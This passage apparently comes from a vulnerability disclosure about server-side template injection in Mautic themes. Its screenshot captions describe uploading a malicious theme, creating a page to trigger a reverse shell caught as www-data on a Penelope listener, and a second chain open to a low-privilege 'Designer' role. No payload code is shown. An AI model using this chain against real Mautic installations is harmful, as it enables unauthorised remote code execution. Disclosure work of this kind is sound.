

Kali terminal running penelope -p 1111 listener alongside Mautic admin Landing Page. Preparing to trigger reverse shell payload:


Creating new page with SSTI reverse shell theme. Kali listener waiting for connection, Mautic theme selector showing "SSTI Verification via Enumeration" and "SSTI Verification via RCE" thumbnails:

Reverse shell caught. Kali terminal shows incoming connection as www-data, whoami confirms www-data, id shows uid=33, sudo -l attempted. Mautic admin page with full navigation menu visible in background:

Second reverse shell attempt via RCE2 theme. Penelope listener is ready, Mautic Landing Pages list visible with admin navigation:


Create New Page as named "SSTI Verification via RCE2" theme. "Select" button annotated with red "Click" label to trigger reverse shell payload, Penelope listener was already ready:
Reverse shell caught from RCE2 theme. www-data shell established on Penelope listener, Mautic New Page creation still visible in background confirming the trigger:
Scenario 2 - Low-privilege "Designer" user (full chain, no admin access)
A user with only two granular permissions can execute the entire attack without any administrator access:
core:themes:create→ upload malicious themepage:pages:create→ create page → trigger RCE
Step 1: Designer role permissions (non-admin, only theme + page access):

Designer role -> Core Permissions (2/5):
Only "View" and "Create" checked for Themes, all other core permissions denied:
